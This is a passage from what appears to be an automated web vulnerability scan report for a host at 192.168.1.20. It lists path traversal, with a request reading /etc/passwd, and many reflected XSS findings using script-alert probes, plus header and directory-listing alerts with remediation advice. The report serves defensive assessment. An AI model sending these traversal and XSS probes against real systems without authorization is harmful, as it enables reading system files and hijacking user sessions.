user-supplied input. This is a common problem of web applications that use template mechanisms or load static text from files. In variations of the attack, the original URL parameter value is substituted with the file name of one of the web application's dynamic scripts. Consequently, the results can reveal source code because the file is interpreted as text instead of an executable script. These techniques often employ additional special characters such as the dot (".") to reveal the listing of the current working directory, or "%00" NULL characters in order to bypass rudimentary file extension checks.</p> |
| URL           | http://192.168.1.20/affix.php?type=%2Fetc%2Fpasswd   |
| Method        | GET  |
| Parameter     | type   |
| Attack        | /etc/passwd  |
| Evidence      | root:x:0:0   |
| Instances     | 1  |
| Solution      | <p>Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.</p> <p>When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."</p> <p>For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses, and exclude directory separators such as "/". Use a whitelist of allowable file extensions.</p>   |

|           |  |
|-----------|--|
|           | <p>Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A sanitizing mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the sanitizing mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensitiveFile") and the sanitizing mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised.</p> <p>Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.</p> <p>Use a built-in path canonicalization function (such as <code>realpath()</code> in C) that produces the canonical version of the pathname, which effectively removes "." sequences and symbolic links.</p> <p>Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.</p> <p>When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.</p> <p>Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.</p> <p>OS-level examples include the Unix <code>chroot</code> jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, <code>java.io.FilePermission</code> in the Java <code>SecurityManager</code> allows you to specify restrictions on file operations.</p> <p>This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.</p> |
| Reference | <a href="http://projects.webappsec.org/Path-Traversal">http://projects.webappsec.org/Path-Traversal</a><br><a href="http://cwe.mitre.org/data/definitions/22.html">http://cwe.mitre.org/data/definitions/22.html</a>   |
| CWE Id    | 22   |
| WASC Id   | 33   |
| Source ID | 1  |

| High (Low)      | Cross Site Scripting (Reflected)  |
|-----------------|---|
| Descripti<br>on | <p>Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.</p> <p>When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.</p> <p>There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.</p> <p>Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.</p> <p>Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.</p> |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E  |
| Method          | POST  |
| Parameter       | id  |
| Attack          | ""<script>alert(1);</script>  |
| Evidence        | ""<script>alert(1);</script>  |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/OOS/view_order.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E   |
| Method          | GET   |
| Parameter       | id  |
| Attack          | ""<script>alert(1);</script>  |
| Evidence        | ""<script>alert(1);</script>  |
| URL             | http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E   |
| Method          | POST  |
| Parameter       | id  |
| Attack          | ""<script>alert(1);</script>  |
| Evidence        | ""<script>alert(1);</script>  |
| URL             | http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E  |

|           |  |
|-----------|--|
| Method    | POST   |
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/product_details.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E                            |
| Method    | GET  |
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/product_details.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E                            |
| Method    | POST   |
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E |
| Method    | GET  |
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E        |
| Method    | GET  |
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E         |
| Method    | GET  |
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/OOS/confirm_order.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E       |
| Method    | GET  |
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/admin/ADMIN/OOS/delete_order.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E               |
| Method    | GET  |

|           |  |
|-----------|--|
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/OOS/delete_order.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E        |
| Method    | GET  |
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/admin/ADMIN/ADS/View_Customer.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E              |
| Method    | GET  |
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E        |
| Method    | GET  |
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/OOS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E |
| Method    | POST   |
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/OOS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E |
| Method    | GET  |
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/admin/ADMIN/ADS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E        |
| Method    | POST   |
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E        |
| Method    | POST   |



|           |  |
|-----------|--|
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/admin/ADMIN/OOS/confirm_order.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E  |
| Method    | GET  |
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| URL       | http://192.168.1.20/admin/ADMIN/OOS/view_order.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E   |
| Method    | GET  |
| Parameter | id   |
| Attack    | ""<script>alert(1);</script>   |
| Evidence  | ""<script>alert(1);</script>   |
| Instances | 25   |
|           | <p>Phase: Architecture and Design</p> <p>Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.</p> <p>Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.</p> <p>Phases: Implementation; Architecture and Design</p> <p>Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.</p>  |
| Solution  | <p>For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.</p> <p>Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.</p> <p>Phase: Architecture and Design</p> <p>For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.</p> <p>If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.</p> |

|           |  |
|-----------|--|
|           | <p>Phase: Implementation</p> <p>For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.</p> <p>To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.</p> <p>Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.</p> <p>When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."</p> <p>Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.</p> |
| Reference | <p><a href="http://projects.webappsec.org/Cross-Site-Scripting">http://projects.webappsec.org/Cross-Site-Scripting</a></p> <p><a href="http://cwe.mitre.org/data/definitions/79.html">http://cwe.mitre.org/data/definitions/79.html</a></p>  |
| CWE Id    | 79   |
| WASC Id   | 8  |
| Source ID | 1  |

## Medium

| Medium (Medium) | Directory Browsing  |
|-----------------|---|
| Description     | It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files , backup source files etc which can be accessed to read sensitive information. |
| URL             | http://192.168.1.20/admin/ADMIN/  |
| Method          | GET   |
| Attack          | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/AS/js/  |
| Method          | GET   |
| Attack          | Parent Directory  |
| URL             | http://192.168.1.20/img/  |
| Method          | GET   |
| Attack          | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/OOS/js/   |
| Method          | GET   |
| Attack          | Parent Directory  |
| URL             | http://192.168.1.20/assets/   |
| Method          | GET   |
| Attack          | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/  |
| Method          | GET   |
| Attack          | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/AS/products/   |
| Method          | GET   |
| Attack          | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/AS/js/   |
| Method          | GET   |
| Attack          | Parent Directory  |
| URL             | http://192.168.1.20/bootstrap/css/  |
| Method          | GET   |
| Attack          | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/AS/css/   |
| Method          | GET   |
| Attack          | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/  |
| Method          | GET   |
| Attack          | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/ADS/css/  |
| Method          | GET   |
| Attack          | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/ADS/js/   |
| Method          | GET   |
| Attack          | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/  |
| Method          | GET   |

|           |   |
|-----------|---|
| Attack    | Parent Directory  |
| URL       | <a href="http://192.168.1.20/assets/js/google-code-prettyfy/">http://192.168.1.20/assets/js/google-code-prettyfy/</a>                               |
| Method    | GET   |
| Attack    | Parent Directory  |
| URL       | <a href="http://192.168.1.20/icons/">http://192.168.1.20/icons/</a>   |
| Method    | GET   |
| Attack    | Parent Directory  |
| URL       | <a href="http://192.168.1.20/assets/css/">http://192.168.1.20/assets/css/</a>   |
| Method    | GET   |
| Attack    | Parent Directory  |
| URL       | <a href="http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/">http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/</a>                                       |
| Method    | GET   |
| Attack    | Parent Directory  |
| URL       | <a href="http://192.168.1.20/admin/ADMIN/OOS/css/">http://192.168.1.20/admin/ADMIN/OOS/css/</a>   |
| Method    | GET   |
| Attack    | Parent Directory  |
| URL       | <a href="http://192.168.1.20/bootstrap/">http://192.168.1.20/bootstrap/</a>   |
| Method    | GET   |
| Attack    | Parent Directory  |
| Instances | 24  |
| Solution  | Disable directory browsing. If this is required, make sure the listed files does not induce risks.  |
| Reference | <a href="http://httpd.apache.org/docs/mod/core.html#options">http://httpd.apache.org/docs/mod/core.html#options</a>                                 |
|           | <a href="http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html">http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html</a> |
| CWE Id    | 548   |
| WASC Id   | 48  |
| Source ID | 1   |

| Medium<br>(Medium) | X-Frame-Options Header Not Set   |
|--------------------|--|
| Description        | X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks. |
| URL                | http://192.168.1.20/admin/ADMIN/AS/print_products.php  |
| Method             | GET  |
| Parameter          | X-Frame-Options  |
| URL                | http://192.168.1.20/admin/ADMIN/ADS/Customers.php  |
| Method             | GET  |
| Parameter          | X-Frame-Options  |
| URL                | http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement_detail.php?id=1                                |
| Method             | GET  |
| Parameter          | X-Frame-Options  |
| URL                | http://192.168.1.20/company-accounts/?C=M;O=A  |
| Method             | GET  |
| Parameter          | X-Frame-Options  |
| URL                | http://192.168.1.20/admin/ADMIN/SERVER/ADS/index.php   |
| Method             | GET  |
| Parameter          | X-Frame-Options  |
| URL                | http://192.168.1.20/admin/ADMIN/AS/index.php   |
| Method             | GET  |
| Parameter          | X-Frame-Options  |
| URL                | http://192.168.1.20/admin/ADMIN/AS/  |
| Method             | POST   |
| Parameter          | X-Frame-Options  |
| URL                | http://192.168.1.20/admin/ADMIN/OOS/view_order.php?id=3  |
| Method             | GET  |
| Parameter          | X-Frame-Options  |
| URL                | http://192.168.1.20/admin/ADMIN/SERVER/OOS/print_orders.php  |
| Method             | POST   |
| Parameter          | X-Frame-Options  |
| URL                | http://192.168.1.20/admin/ADMIN/OOS/view_order.php?id=2  |
| Method             | GET  |
| Parameter          | X-Frame-Options  |
| URL                | http://192.168.1.20/admin/ADMIN/OOS/view_order.php?id=1  |
| Method             | GET  |
| Parameter          | X-Frame-Options  |
| URL                | http://192.168.1.20/admin/ADMIN/SERVER/AS/print_products.php   |
| Method             | GET  |
| Parameter          | X-Frame-Options  |
| URL                | http://192.168.1.20/admin/ADMIN/SERVER/AS/add_new_category.php   |
| Method             | GET  |
| Parameter          | X-Frame-Options  |
| URL                | http://192.168.1.20/login.php  |
| Method             | POST   |
| Parameter          | X-Frame-Options  |
| URL                | http://192.168.1.20/admin/ADMIN/SERVER/OOS/reports.php   |

|           |   |
|-----------|---|
| Method    | GET   |
| Parameter | X-Frame-Options   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/add_new_category.php  |
| Method    | POST  |
| Parameter | X-Frame-Options   |
| URL       | http://192.168.1.20/products.php  |
| Method    | GET   |
| Parameter | X-Frame-Options   |
| URL       | http://192.168.1.20/admin/ADMIN/AS/reports.php  |
| Method    | GET   |
| Parameter | X-Frame-Options   |
| URL       | http://192.168.1.20/admin/ADMIN/ADS/messages_box.php  |
| Method    | POST  |
| Parameter | X-Frame-Options   |
| URL       | http://192.168.1.20/admin/ADMIN/AS/reports1.php   |
| Method    | GET   |
| Parameter | X-Frame-Options   |
| Instances | 236   |
| Solution  | Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers). |
| Reference | <a href="http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx">http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx</a>   |
| CWE Id    | 16  |
| WASC Id   | 15  |
| Source ID | 3   |

| Medium (Medium) | Application Error Disclosure  |
|-----------------|---|
| Description     | This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page. |
| URL             | http://192.168.1.20/admin/ADMIN/?C=M;O=A  |
| Method          | GET   |
| Evidence        | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/AS/products/?C=N;O=A   |
| Method          | GET   |
| Evidence        | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/AS/products/?C=N;O=D   |
| Method          | GET   |
| Evidence        | Parent Directory  |
| URL             | http://192.168.1.20/company-accounts/?C=S;O=D   |
| Method          | GET   |
| Evidence        | Parent Directory  |
| URL             | http://192.168.1.20/company-accounts/?C=S;O=A   |
| Method          | GET   |
| Evidence        | Parent Directory  |
| URL             | http://192.168.1.20/company-accounts/?C=N;O=A   |
| Method          | GET   |
| Evidence        | Parent Directory  |
| URL             | http://192.168.1.20/company-accounts/?C=N;O=D   |
| Method          | GET   |
| Evidence        | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/?C=M;O=D  |
| Method          | GET   |
| Evidence        | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/SERVER/AS/products/?C=S;O=A   |
| Method          | GET   |
| Evidence        | Parent Directory  |
| URL             | http://192.168.1.20/company-accounts/   |
| Method          | GET   |
| Evidence        | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/?C=S;O=D  |
| Method          | GET   |
| Evidence        | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN/?C=S;O=A  |
| Method          | GET   |
| Evidence        | Parent Directory  |
| URL             | http://192.168.1.20/company-accounts/?C=M;O=A   |
| Method          | GET   |
| Evidence        | Parent Directory  |
| URL             | http://192.168.1.20/admin/ADMIN   |
| Method          | GET   |

|           |   |
|-----------|---|
| Evidence  | Parent Directory  |
| URL       | http://192.168.1.20/admin/ADMIN/  |
| Method    | GET   |
| Evidence  | Parent Directory  |
| URL       | http://192.168.1.20/admin/ADMIN/?C=N;O=D  |
| Method    | GET   |
| Evidence  | Parent Directory  |
| URL       | http://192.168.1.20/company-accounts/?C=M;O=D   |
| Method    | GET   |
| Evidence  | Parent Directory  |
| URL       | http://192.168.1.20/admin/ADMIN/?C=N;O=A  |
| Method    | GET   |
| Evidence  | Parent Directory  |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/products/?C=M;O=A   |
| Method    | GET   |
| Evidence  | Parent Directory  |
| URL       | http://192.168.1.20/company-accounts/?C=D;O=A   |
| Method    | GET   |
| Evidence  | Parent Directory  |
| Instances | 28  |
| Solution  | Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user. |
| Reference |   |
| CWE Id    | 200   |
| WASC Id   | 13  |
| Source ID | 3   |



## Low

| Low (Medium) | Cross-Domain JavaScript Source File Inclusion   |
|--------------|---|
| Description  | The page includes one or more script files from a third-party domain.                     |
| URL          | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php?id=5                          |
| Method       | GET   |
| Parameter    | https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js                                  |
| Evidence     | <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>          |
| URL          | http://192.168.1.20/admin/ADMIN/ADS/View_Customer.php?id=4                                |
| Method       | GET   |
| Parameter    | https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js                                  |
| Evidence     | <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>          |
| URL          | http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php?id=1                           |
| Method       | GET   |
| Parameter    | https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js                                  |
| Evidence     | <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>          |
| URL          | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_product.php?id=4                           |
| Method       | GET   |
| Parameter    | https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js                         |
| Evidence     | <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js"></script> |
| URL          | http://192.168.1.20/admin/ADMIN/AS/index.php  |
| Method       | POST  |
| Parameter    | https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js                                  |
| Evidence     | <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>          |
| URL          | http://192.168.1.20/index.php   |
| Method       | GET   |
| Parameter    | http://platform.twitter.com/widgets.js  |
| Evidence     | <script type="text/javascript" src="http://platform.twitter.com/widgets.js"></script>     |
| URL          | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php?id=4                          |
| Method       | GET   |
| Parameter    | https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js                                  |
| Evidence     | <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>          |
| URL          | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_product.php?id=3                           |
| Method       | GET   |
| Parameter    | https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js                         |
| Evidence     | <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js"></script> |
| URL          | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php?id=3                          |
| Method       | GET   |
| Parameter    | https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js                                  |
| Evidence     | <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>          |
| URL          | http://192.168.1.20/admin/ADMIN/ADS/Customers.php   |
| Method       | POST  |
| Parameter    | https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js                                  |
| Evidence     | <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>          |
| URL          | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_product.php?id=6                           |
| Method       | GET   |

|           |   |
|-----------|---|
| Parameter | https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js   |
| Evidence  | <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js"></script>   |
| URL       | http://192.168.1.20/admin/ADMIN/ADS/index.php   |
| Method    | POST  |
| Parameter | https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js   |
| Evidence  | <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js"></script>   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/  |
| Method    | POST  |
| Parameter | https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js  |
| Evidence  | <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>  |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php?id=2  |
| Method    | GET   |
| Parameter | https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js  |
| Evidence  | <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>  |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/view_product.php?id=10  |
| Method    | GET   |
| Parameter | https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js   |
| Evidence  | <script src="https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js"></script>   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_product.php?id=5   |
| Method    | GET   |
| Parameter | https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js   |
| Evidence  | <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js"></script>   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php?id=1  |
| Method    | GET   |
| Parameter | https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js  |
| Evidence  | <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>  |
| URL       | http://192.168.1.20/products.php  |
| Method    | GET   |
| Parameter | http://html5shiv.googlecode.com/svn/trunk/html5.js  |
| Evidence  | <script src="http://html5shiv.googlecode.com/svn/trunk/html5.js"></script>  |
| URL       | http://192.168.1.20/products.php?page=2   |
| Method    | GET   |
| Parameter | http://platform.twitter.com/widgets.js  |
| Evidence  | <script type="text/javascript" src="http://platform.twitter.com/widgets.js"></script>   |
| URL       | http://192.168.1.20/admin/ADMIN/SERVER/index.php  |
| Method    | GET   |
| Parameter | https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js   |
| Evidence  | <script src="https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js"></script>   |
| Instances | 528   |
| Solution  | Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application. |
| Reference |   |
| CWE Id    | 829   |
| WASC Id   | 15  |
| Source ID | 3   |

| Low (Medium) | Absence of Anti-CSRF Tokens   |
|--------------|---|
